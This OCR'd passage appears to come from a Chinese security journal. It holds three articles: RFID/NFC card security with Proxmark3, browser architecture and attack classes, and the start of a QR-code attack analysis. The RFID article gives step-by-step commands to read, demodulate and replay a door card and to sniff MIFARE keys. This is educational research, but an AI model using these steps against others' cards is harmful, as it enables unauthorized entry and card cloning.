[21]V. Chipounov, V. Kuznetsov, G. Candea. S2E: A Platform for In-vivo Multi-path Analysis of Software Systems [C]. ACM Conference on Architectural Support for Programming Languages and Operating Systems, USA:ACM Press, 2011:265-278.

无线射频安全初探

技术支持中心　尚进

关键词： NFC　RFID　proxmark3

摘要：本文简单介绍了无线射频领域即近场通信技术 (NFC) 以及 RFID 在安全方面的一些问题，包括逻辑加密卡 MIFARE 卡的破解和复制，以及低频门卡的复制等等。同时介绍了 PM3 的功能以及在 NFC 安全方面的使用。

引言

随着科技的不断发展，NFC 技术开始越来越多的走入我们的生活。坐公交时刷公交卡、购物时刷 NFC 手机，让我们的生活更加便捷。然而便捷的同时，也带来了一定的安全隐患。从本质上讲，NFC 是一种无线通信技术，只要有合适的设备，就可以很容易的进行窃听。如何保证 RFID 使用的安全性，也成为了安全领域的一大研究热点。本文测试了我们日常使用的一些 RFID 卡的安全性，介绍了 NFC 研究领域的瑞士军刀 proxmark3。在进入正题以前，首先介绍一下有关无线射频技术的基本概念。

一、无线射频技术简介

我们日常使用的无线射频技术主要涉及到以下两个概念。近场通信技术（Near Field Communication，NFC）是一种短距离的无线通讯技术，可允许电子设备之间进行非接触式点对点资料传输。射频识别技术 (Radio Frequency Identification，RFID) 使用无线通信技术识别特定目标，NFC 技术就是在 RFID 的基础上发展出来的。

早期的 RFID 卡功能简单，仅包含目标标识，所以又称为标签（tag），其外形也不固定，常用于物联网等需要进行目标的识别和跟踪等场合。而日常生活中使用的信用卡大小的 RFID 卡，本文将其称为非接触智能卡，功能更加强大，也是本文的主要研究对象。目前常用的非接触智能卡分类如下:




图 1：非接触智能卡分类

二、存储卡安全性

先说说逻辑加密存储卡的安全性吧。为了保护卡里的信息不被恶意读取或篡改，逻辑加密卡加入了密钥认证这一步骤。MiFare classic 卡是较常见的一种逻辑加密卡，在国际市场上最高曾占有 80% 的份额。

（一）MiFare classic 卡的缺陷

MiFare classic 卡（下面简称 mfc 卡）的存储区分为数个扇区，每个扇区结尾保存有两个 6 字节的密钥，用于对本扇区的读写操作，如图 2 所示。mfc 卡结构简单，读写速度快，市场普及率很高，旧版北京公交卡使用的就是 mfc 卡。




图 2 mfc 卡的存储区结构

mfc 卡的加密算法是私有的，只有硬件实现（当然现在不是这样了），在 2008 年遭到逆向破解 [1]。研究组织通过对硬件的逆向分析，将加密算法还原，如图 3 所示。算法包含一个“线性反馈移位寄存器”（linear feed-back shift register，LFSR）和非线性滤波器 f。




图 3：MiFare classic 卡的加密算法

当读卡器需要读取 mfc 卡的内容时，其认证过程如图 4 所示。读卡器（Reader）首先发送认证命令（auth）给卡片（tag），卡片生成随机数 nT 并发送给读卡器。读卡器回复加密后的 nT（aT），同时也发送一个随机数 nR。最后卡片根据 nR 回复应答（aR）给读卡器。

通过对加密算法的分析，发现通过 nT、aT、nR 和 aR 就能还原出加密算法使用的密钥。对具体过程感兴趣的同学可以参考文献 [2]，其中有对整个认证过程及其安全缺陷的详细分析。




图 4:mfc 卡初始化认证过程

由于存在安全问题，目前 mfc 卡已逐渐退出有安全要求的消费领域。MiFare 的设计厂商也改进了原有的卡设计，推出了使用公开加密算法的升级版 MiFare 系列。同时一种新型的智能卡—CPU 卡

也开始被越来越多的使用。

（二）无加密存储卡

无加密的存储卡由于安全性较低，现在使用的并不多。还有一种和无加密存储卡类似的卡片，也就是低频门禁卡。这种卡通常只能一次性写入，多次读取，存储的数据量较小，主要用于目标标识。就安全性而言，对卡中的数据可直接读取，克隆卡也十分容易。使用 PM3，只需敲几个命令就行，怎么做？请看下节。

三、Proxmark3

（一）Proxmark3 功能简介

Proxmakr3（PM3）是由 Jonathan Westhues 设计并且开发的开源硬件，可以在高频（13.56MHz）及低频（125K ~ 134KHz）波段工作，主要有 RFID 的嗅探、读取以及克隆等功能。

以 svn 528 版本 firmware 为例，PM3 的主要功能如下表所示：

表 1：PM3 主要功能列表

低频（lf）	读取 / 解调 / 模拟 EM4X，FlexPass，Indala，VeriChip
高频（hf）	读取 / 窃听 / 模拟 ISO 14443A，ISO14443B； 读取 / 模拟 ISO 15693；读取 LEGIC RFID
数据分析	ASK、FSK、Manchester 解调，画图，数据保存等等

PM3 的强大之处在于其分析能力，当拿到一个未知的非接触卡时，可以通过 PM3 来判断是高频卡还是低频卡，然后再尝试相应的命令来分析卡的具体种类。

（二）PM3 模拟低频卡

以常用的门卡为例，通过“hw tune”命令可以确认门卡为低频卡。然后输入如下命令：

```
proxmark3>lf read
proxmark3>data samples 1024
proxmark3>data plot
```

结果如图 5 所示，从图中可以看出，dt=128，即 64 个采样。PM3 的采样率为载波频率即 125kHz，于是 dt=64×1/（125k）=0.000512s。从后面相邻的部分波形猜测 512μs 可能是 4bit，也就是 128μs/bit，每 16 个采样 1bit。




图 5：门卡的原始应答数据

使用 indala 卡模式解调：

```
proxmark3>lf indalademod
```

得到门卡的 64bit UID:

```
Expecting a bit less than 1000 raw bits
Recovered 1000 raw bits
worst metric (0=best..7=worst): 5 at pos 22
UID=0000000000000000000000000000000[redacted]0010001101
Occurences: 15 (expected 15)
```

图 6：门卡里存储的 UID 数据

然后用 PM3 模拟门禁卡:

```
proxmark3>lf sim
```

等 PM3 的指示灯常亮后，就可以拿着 PM3 刷门禁了。

（三）PM3 破解 mfc 卡

PM3 也提供了对 mfc 卡的破解工具。首先使用 PM3 对读卡器和卡之间的交互进行嗅探:

```
proxmark3>hf 14a snoop
```

然后查看嗅探得到的数据:

```
proxmark3>hf 14a list
```

显示的数据如图 7 所示。其中方框里的数据就是我们需要的。

```
+     64:   0: TAG 04  00
+    854:     :     93  20
+     66:   0: TAG 03  08  df  d4  00
+   2366:     :     93  70  03  08  df  d4  00  1b  dc
+     64:   0: TAG 08  b6  dd
+  12183:     :     60  00  f5  7b
+    112:   0: TAG b0  bc  ef  d9
+    977:     :     9e  03  ba  a4  19  2f  6b  ae     !crc
+     64:   0: TAG 66  e6  95! 06!
+  10055:     :     26
+   4752:     :     26
+     64:   0: TAG 04  00
```

图 7：嗅探到的交互数据

使用 PM3 官网上提供的一个小工具 [4]，就可以把 mfc 卡的密钥恢复出来啦。

四、小结

从上述内容不难看出，非接触智能卡并非如我们想象的那样安全，尤其是对于低频卡和 mfc 卡，在使用像 PM3 这样的工具时，嗅探、克隆，都是很简单的事。国外更是有研究者对各个层次的 RFID 攻击进行了总结和分类 [3]。目前和消费有关的非接触智能卡大都已采用 CPU 卡，就是为了应对逻辑加密卡易于被克隆的风险。虽然目前暂时还没有公开发现 CPU 卡的安全漏洞，但还是希望大家能养成良好的用卡习惯，尤其不要轻易把自己的门禁卡或饭卡借给别人，以免被克隆。

参考文献

1. Reverse-Engineering a Cryptographic RFID Tag. Karsten Nohl, David Evans, Starbug, Henryk Plotz. San Jose, CA : USENIX Security Symposium, 2008.

2. Flavio D. Garcia, Peter van Rossum, Roel Verdult, Ronny Wichers Schreur. Wirelessly Pickpocketing a Mifare Classic Card. IEEE Symposium on Security and Privacy. 2009.

3. Aikaterini Mitrokotsa, Melanie R. Rieback, Andrew S. Tanenbaum. Classification of RFID Attacks. 2008.

4. Proxmark3 website. http://code.google.com/p/proxmark3/wiki/RunningPM3#Getting_the_sector_key_of_a_mifare_card

浏览器体系结构及攻击方法研究

安全研究院　黄伟

关键词：浏览器　实现原理　攻击方法

摘要：本文主要介绍了主流浏览器的各个组成部分，工作原理和安全模型，并对已知的几种攻击方法进行了一些总结。

引言

Web 浏览器软件日益成为互联网用户的主要日常软件，并处于快速进化的过程中。

不仅要处理之前的各种历史遗留问题，浏览器软件面对各种新标准和新运行环境(移动化，设备化)时也产生了很多新的安全问题。

接下来本文首先解释了浏览器软件的组成组件和工作原理，并尝试描述当前面对的一些问题。

一、发展

最近几年浏览器软件技术获得了较大发展，主要因为下列原因:

主要提供商的竞争越来越激烈，纷纷向W3C 等标准技术组织靠拢，通过支持各种新的技术规范并改进用户体验以争取更多用户。

随着以 iPhone 为代表的智能手持设备和 3G 网络开始普及，使得利用设备硬件提供流畅无差别上网体验成为可能。移动操作系统迅速聚集到几大主流操作系统上，使用的浏览器引擎也收敛到主流的几种。

Web 开发的成本低，兼容性好，开发周期快等特点使得利用 Web 标准技术构建程序或网站成为主流开发手段。

以 Google 为代表的应用程序厂商通过 Google docs，Gmail 等产品弱化客户端操作系统概念，以此打击微软等传统应用软件市场。

社交网络的兴起使得互联网用户的使用时间日益碎片化，使用地点日益移动化，使用设备日益多元化。

对于最终用户，浏览器软件(Web Browser)主要指我们日常使用的 Internet Explorer,Google Chrome,360 安全浏览器等操作系统内置或下载的应用程序，可以访问因特网(WWW)上的各种公共内容，如网页，视频，音乐等，也可以用来进行一些个人化的操作，比如网上购物，网络游戏，在线电子邮件等。

这些内容 (WebApp) 存在于内容供应者那里，浏览器软件遵循相应的技术规范，处理用户操作来获取，显示和更新内容。

从技术角度看，浏览器软件是指一系列特定的软件包，负责处理用户界面交互，网络通信，遵循 Web 标准显示和交换内容等

标准。处理用户交互的部分称为外壳(Shell)，其实现通常和底层操作系统的窗口系统紧密相关，其余部分称为浏览器引擎。

浏览器引擎一般被实现为一系列比较通用的，可以重用的程序库，互相配合实现期望的功能。它们并不只是实现 Web 浏览的功能，很多时候在其它场景下也可以完成别的工作，例如微软 Outlook 软件的一些版本就是利用浏览器引擎实现的。

本文主要关注浏览器引擎的实现，并讨论在不同的应用场景 (桌面浏览器，应用程序，操作系统组件）下的一些功能差异和安全性问题。

随着浏览器软件重要性和复杂性越来越高，浏览器引擎的功能也日益增强，Google 和 Mozilla 提出了基于浏览器的操作系统概念，希望靠浏览器技术和云端应用程序实现传统操作系统的所有功能。

通过影响技术标准的制定和对自家系统的增强，“浏览器即操作系统” 的支持者在“基于浏览器的操作系统” 概念上引入了更多的技术实现来抽象传统的操作系统概念，主要体现在下列方面 :

对底层硬件的支持加强，包括:

图形方面的硬件加速和 3D 支持 (Canvas, SVG,WebGL，CSS3);

声音和视频方面的支持(<audio>,<video>, WebRTC，HTTP Streaming);

通过 javascript jit，Google Native Client 等实现机器指令级的加速执行;

通过 WebWorker 实现对多线程 / 多核的支持;

通过 Device API 支持摄像头，麦克风，重力感应器，方向感应器，GPS 数据等外部设备;

通过 LLVM 等新的编译器技术实现将传统语言编写的软件重新实现为机器码 (Adobe Flash,Google Native Client) 或 Javascript，使其可以在浏览器环境下运行;

增加或增强网络通信协议，实现异步通信，通信并行化，跨域消息处理等功能;

通过 File API，Local Storage 实现数据的网络 / 本地存取。

二、实现

从上一节我们可以看到浏览器引擎已经发展成为一个实现了大量功能的庞大的软件集合和运行环境，我们可以从 Windows 上的 Internet Explorer 的发展过程来看是如何进化到这一步的。

COM(组件对象模型) 是 .Net 之前 Windows 平台上实现 “软件重用” 概念最重要的技术。作为一个闭源的商业操作系统，微软对所有的操作系统及自家软件功能都没有提供源代码，而是通过 COM 接口的形式提供了应用程序之间交互，功能重用的方法。

COM 技术主要实现了一个 C++ 虚函数兼容的二进制接口数据结构，可重用组件声明自己提供了符合哪些接口的功能，供调用者以特定规范调用甚至交互。微软在 Windows 中提供了大量的 COM 组件，覆盖了窗口系统功能 (拖拽 , 实地编辑，shell namespace), 通用控件(编辑框, 选择框等), 操作系统功能 (文件操作，WMI，Security API, 程序间通信, 跨机器通信）等大量功能。

应用程序组件可以把自身功能通过 COM 提供 C++ 兼容的调用接口，也可以通过 IDispatch、ITypeLib 等接口提供给 VBScript 等脚本语言调用，可被脚本语言

调用的 COM 组件被成为 ActiveX 控件。

IE 正是通过 COM 和相关的 OLE 技术重用了操作系统自带的编辑器、图形、播放器等接口，并实现了拖拽、剪贴板、实地编辑等程序间交互功能。IE 本身也对外提供了大量接口供内嵌使用。

对于网上银行、Flash 动画等第三方程序，只要实现了 IE 相关的特定 COM 接口，就可以和 Windows 标准控件一样，在浏览器中显示，并和用户交互。

COM 技术极为成功，微软大部分软件和操作系统功能都使用 COM 技术实现和提供可编程接口。IE 浏览器引擎也被使用到桌面浏览器外的其他软件中 (Mircosoft Outlook，Active Desktop,Microsoft Encarta)。

XPCOM 是实现 Mozilla 一系列软件 (FireFox,FileZilla,ThunderBird) 的基础技术，在接口层面和微软的 COM 技术类似，也实现了一个二进制兼容的调用接口。但在实现上更关注软件的跨平台性，实现了 XUL 界面描述语言和一系列跨平台的内存管理，消息通信 API，保证了利用 XPCOM 的程序可以在一个统一的运行环境下编写执行。虚拟机软件 VirtualBox 就是一个利用 XPCOM 实现跨平台开发的大型第三方软件。

所以，要实现桌面浏览器这个目标，对于 Internet Explorer 来讲只要利用操作系统功能，实现一些专门的功能（如页面布局）即可，而 Mozilla Firefox 这样的跨平台桌面浏览器必须实现各种必要功能，并利用 XPCOM 抽象各个操作系统环境的差异。

我们可以从上边的描述中总结一下实现 Internet Explorer 和 Mozilla Firefox 时使用的各个组件：


	Internet Explorer	Mozilla FireFox
界面组 (Shell)	Windows GUI	通过 XUL 抽象底层窗口系统
拖拽支持	Windows COM	通过 XPCOM 抽象底层窗口系统
字体渲染	Windows GDI	通过 Cario 库和 FreeType 库实现
页面布局	私有实现	通过 Gecko 引擎实现
Javascript 脚本支持	Windows COM Jscript	SpiderMonkey 等自家引擎
文档对象模型 (DOM)	Windows COM MSHTML	通过 XPCOM 实现
网络通信	Windows Wininet 等	Necko 等
加密和认证	Windows Security and Identity API	单独实现
插件系统	Windows COM/ActiveX	XPCOM/NSPlugin
图像文件解析	私有实现 /Windows GDI Object	libpng/libjpeg 等

可以看到 Internet Explorer 大量利用了操作系统组件来实现自身功能。

三、运行环境

随着浏览器引擎功能越来越强，开发成本越来越低，很多传统软件开发工具开始支持并完善对以 HTML,CSS,Javascript 为基础的界面开发方法，甚至引入浏览器引擎运行环境作为新的程序运行环境。

比如新的 Windows 操作系统新加的 WinRT 运行环境就直接允许通过 HTML 和 CSS 对应用程序界面布局，并通过 Javascript 实现程序逻辑和操作系统交互。QT5 中的 QT Quick 技术也提供了类似功能。




另一方面因为 2008 年开始的 Javascript 大提速，导致利用 Javascript 编写服务器软件也成为可能。目前，利用 Google V8 引擎实现服务器的软件环境 Node.js 也在快速发展。

所以，随着运行环境的不同，对于浏览器引擎能够访问的资源限制也是不同的。使用同一套浏览器引擎，FTP 软件 FileZilla 可以存取使用者文件系统上的文件是正常功能，桌面浏览器 Firefox 任意存取文件就是严重的安全问题了。

四、工作流程

下图描述了浏览器引擎渲染的主要流程，主要是下列几个步骤:



（一）读取页面

下载网络页面，CSS 样式表和图片等资源。

（二）解析页面

解析页面生成 DOM 树，解析 CSS 样式表生成样式树。

Javascript 在 DOM 树准备好后运行，接收 DOM 事件，网络事件和定时器事件。

如果 Javascript 修改了 DOM 元素，会重新派发 DOM 时间，渲染和布局引擎会运行以更新显示结果。

（三）布局

结合 DOM 树和样式树计算每个元素占用的大小和位置。

（四）渲染和显示

计算用户可视范围，调用窗口系统显示和渲染各个元素。

五、安全模型

（一）同源策略

主流桌面浏览器在安全上的努力主要是实现了同源策略。同源策略主要意思是 : 允许属于同一个域的资源请求交互，拒绝不属于同一域的资源请求交互。

在具体实现中有相当多需要考虑的因素，并且和 WebApp 的实现有很大的关系。具体攻击和防御内容请看《Browser Security Handbook》,《The Web Application Hacker’s Handbook》和《白帽子讲 Web 安全》等参考资料。

（二）沙盒运行

Google Chrome 实现了对桌面浏览器的沙盒化，把桌面浏览器分成

渲染进程和控制进程两种类型，每个控制进程对应到若干个渲染进程。


控制进程主要负责处理网络传输，用户交互，文件和设备交互等较危险操作。


渲染进程主要负责处理页面的渲染和显示，二者之间通过特定的进程间通信 (IPC) 消息交互。

（三）操作系统安全支持

主流桌面浏览器还充分利用 WIndows 7 等操作系统的安全功能，利用 DEP，ASLR，UAC 等功能来加强安全性。

现代浏览器还通过崩溃自动报告，自动升级和 URL 黑名单等方法来缓解可能的攻击。





六、攻击者角度

下面从攻击者角度来分析一下浏览器软件的输入和输出数据，并介绍一些已知的攻击方法。

（一）输入

1、多种网络协议

浏览器软件支持相当多种标准网络协议或者特定实现协议，如

HTTP(s)/DNS/FTP/WAP/WebSockets/WebDAV/MMS/RTSP/WebRTC/SPDY

2、多种文件格式 / 编码格式

HTML/XML/XHTML/SMIL/MathML/JSON/WMF/PDF/SVG/VRML/JPG/WAV/MP3/WMV/ASF/AMF

3、多种字体 / 文本编码

4、事件

DOM 事件

网络事件

定时器事件

用户输入

（二）输出

1、协议数据 (DNS,HTTP(s),WebSocket,FTP,WEBDAV…)

2、用户数据 (Cookie,SessionId)

3、浏览器信息

4、设备信息

地理位置

感应器

摄像头

麦克风

（三）已知攻击方法

1、获取执行权限

a. 利用插件漏洞

ActiveX,Java Runtime,Flash,PDF,.Net,Silverlight, 网银

b. 文件解析漏洞

TIFF,ANI,SVG,VRML,MIDI,MP4

c. 浏览器运行时错误

DOM 树构造时错误

CSS 树构造时错误

页面布局引擎错误

脚本引擎运行时错误

d. 协议处理程序错误

大部分浏览器允许注册额外的协议处理程序，这些处理程序也有可能处理协议数据时出现错误导致代码执行。

2、数据伪造

ARP/DNS 欺骗

伪造 SSL 证书

内容注入

国际化字符显示欺骗

3、持续控制 / 扫描和渗透

获取浏览器控制权后可以进一步利用浏览器的网络资源进行攻击的扩大化，例如组建 Botnet，进行 DDOS 攻击或者进行大规模 SQL 注入等行为。也可以进一步利用被控制用户身份对网络资源做进一步渗透。

七、参考文献

1.HTML5 DeviceAPI

http://blog.csdn.net/hfahe/article/details/7338032

2.Browser Security Handbook

http://code.google.com/p/browsersec/wiki/Main

3.Emscripten: an LLVM-to-JavaScript compiler

https://github.com/kripken/emscripten

4.The Web Application Hacker’s Handbook

http://www.amazon.com/The-Web-Application-Hackers-Handbook/dp/0470170778

5. 白帽子讲 Web 安全

http://product.china-pub.com/199115

6.How Browser Works

http://taligarsiel.com/Projects/howbrowserswork1.htm

7.How Chromium Displays Web Pages

http://www.chromium.org/developers/design-documents/displaying-a-web-page-in-chrome

8.Multi-process Architecture

http://www.chromium.org/developers/design-documents/multi-process-architecture

9.Inter-process Communication (IPC)

http://www.chromium.org/developers/design-documents/inter-process-communication

Break QR Code Attack

安全研究院　赵刚

关键词： QR -code　CVE-2010-1807　The Jester

摘要：对 QR code attack 安全事件分析。

引言

QR code attack 是当用户使用智能手机扫描特定 QR 条形码 (Quick Response code) 时，将手机浏览器定向到恶意网站的攻击方式。至于定向到恶意网站的后果完全依具体漏洞等而定。在最初实施 QR code attack 中，攻击者 The Jester (th3j35t3r) [th3j35t3r 是 The Jester 的 leetspeak 拼写形式] 所利用的是 WebKit 漏洞 CVE-2010-1807[1]。

这个安全事件有 2 个值得关注的问题：

1. 扫描 QR 条形码如何导致手机浏览器重定向到特定网站？

2. 通过 CVE-2010-1807 的利用代码如何获得手机中联系人等信息？

一．扫描 QR 条形码将手机浏览器重定向到特定网站

(一) QR 条形码概述

图 1：一维条形码与二维条形码 [2]

条形码可以分为 1 维 (Linear barcode) 和 2 维 (Matrix barcode) 两种。如图 1。

两者的区别在于：前者用于对事物标识；后者用于对事物描述。

2 维条形码包括多种形式，例如：PDF417, 更多的形式可参考 Matrix (2D) barcodes [3]。

QR 条形码是 2 维条形码的一种，其形式如下：

图 2：网址 http://www.nsfocus.com 的 QR 条形码形式

QR 条形码主要具有以下特点：

- 图 2 中在 3 个角上 (左上，左下，右上) 有个像汉字”回”的图案，用以辅助识别软件定位的标识。
- 正如 Quick response 其名，QR ba-rcode 区别其它 2 维条形码的特征在于其识别速度快。
- QR 条形码可以存储较多数据 (注：各版本存在差异 [4]), 例如：URL 等。

(二) QR 条形码基本结构




图 3：QR 条形码基本结构
[Source: Wikipedia[5](稍作修改)]

上图 legend 中的 “Fixed Patterns” 包括 3 部分内容：

- Finder patterns (**A1**, **A2**, **A3**) : 用于定位 QRcode
- Timing patterns (**B1**, **B2**): 用于确定 symbol 坐标
- Alignment pattern (**C**): 用于校正 QRcode 图形倾斜

图 3legend 中的 “Format Info” 有 2 个完全一致的 15bits 序列 (**0..14**):

包括 5bits 数据 (2bits Error Correction Level + 3 bits Mask pattern) 和 10bits 错误码修正。这 10bits 错误码修正的计算方法可参考 ISO/IEC 18004:2006[6] 中 Annex C 部分。

注：图 3 不包括 QRcode version7 以后增加的 version information。

(三) QR 条形码编码和解码

1. 使用在线服务

QR 条形码编码 : http://www.qrstuff.com/

QR 条形码解码 : http://zxing.org/w/decode.jspx

2. 使用函数库

例如：使用 qrcode for python[7]

QR 条形码编码：

```
#!/usr/bin/env python

import sys, qrcode

e = qrcode.Encoder()
image = e.encode('Fine!', version=15, mode=e.mode.BINARY, eclevel=e.eclevel.H)
image.save('out.png')
```

QR 条形码解码：

```
#!/usr/bin/env python

import sys, qrcode

d = qrcode.Decoder()
if d.decode('out.png'):
    print 'result: ' + d.result
else:
    print 'error: ' + d.error
```

3. 编码与解码 DIY 参考

基本的编码步骤，请见 ISO/IEC 18004:2006 的 6.1 节 “Encode procedure overview”。

基本的解码步骤，请见 ISO/IEC 18004:2006 的 10 节 “Decoding procedure overview”。

实例可参考 ZXing 开源项目：http://code.google.com/p/zxing/[8]

(四) 浏览器访问 QRCode 中 URL 的过程

由 (三)1-3 可知 URL 在用 QRCode 编码后，并由解码取出该 URL。

以 Android 平台的 ZXing 为例:

```
public void handleDecode(Result rawResult, Bitmap barcode) {
  inactivityTimer.onActivity();
  lastResult = rawResult;
  ResultHandler resultHandler = ResultHandlerFactory.makeResultHandler(this, rawResult);
  historyManager.addHistoryItem(rawResult, resultHandler);

  if (barcode == null) {
    // This is from history -- no saved barcode
    handleDecodeInternally(rawResult, resultHandler, null);
  } else {
    beepManager.playBeepSoundAndVibrate();
    drawResultPoints(barcode, rawResult);
    switch (source) {
      case NATIVE_APP_INTENT:
      case PRODUCT_SEARCH_LINK:
        handleDecodeExternally(rawResult, resultHandler, barcode);
        break;
      case ZXING_LINK:
        if (returnUrlTemplate == null){
          handleDecodeInternally(rawResult, resultHandler, barcode);
        } else {
          handleDecodeExternally(rawResult, resultHandler, barcode);
        }
        break;
```

在条形码解码后，从方法 handleDecode 中调用 handleDecodeExternally

```
// Briefly show the contents of the barcode, then handle the result outside Barcode Scanner.
private void handleDecodeExternally(Result rawResult, ResultHandler resultHandler, Bitmap barcode) {
  viewfinderView.drawResultBitmap(barcode);

  // Since this message will only be shown for a second, just tell the user what kind of
  // barcode was found (e.g. contact info) rather than the full contents, which they won't
  // have time to read.
  statusView.setText(getString(resultHandler.getDisplayTitle()));

  if (copyToClipboard && !resultHandler.areContentsSecure()) {
    ClipboardManager clipboard = (ClipboardManager) getSystemService(CLIPBOARD_SERVICE);
    clipboard.setText(resultHandler.getDisplayContents());
  }

  if (source == Source.NATIVE_APP_INTENT) {
    // Hand back whatever action they requested - this can be changed to Intents.Scan.ACTION when
    // the deprecated intent is retired.
    Intent intent = new Intent(getIntent().getAction());
    intent.addFlags(Intent.FLAG_ACTIVITY_CLEAR_WHEN_TASK_RESET);
    intent.putExtra(Intents.Scan.RESULT, rawResult.toString());
    intent.putExtra(Intents.Scan.RESULT_FORMAT, rawResult.getBarcodeFormat().toString());
    byte[] rawBytes = rawResult.getRawBytes();
    if (rawBytes != null && rawBytes.length > 0) {
      intent.putExtra(Intents.Scan.RESULT_BYTES, rawBytes);
    }
    Message message = Message.obtain(handler, R.id.return_scan_result);
    message.obj = intent;
    handler.sendMessageDelayed(message, INTENT_RESULT_DURATION);
    } else if (source == Source.ZXING_LINK) {
    // Replace each occurrence of RETURN_CODE_PLACEHOLDER in the returnUrlTemplate
    // with the scanned code. This allows both queries and REST-style URLs to work.
    Message message = Message.obtain(handler, R.id.launch_product_query);
    message.obj = returnUrlTemplate.replace(RETURN_CODE_PLACEHOLDER,
        resultHandler.getDisplayContents().toString());
    handler.sendMessageDelayed(message, INTENT_RESULT_DURATION);
  }
```

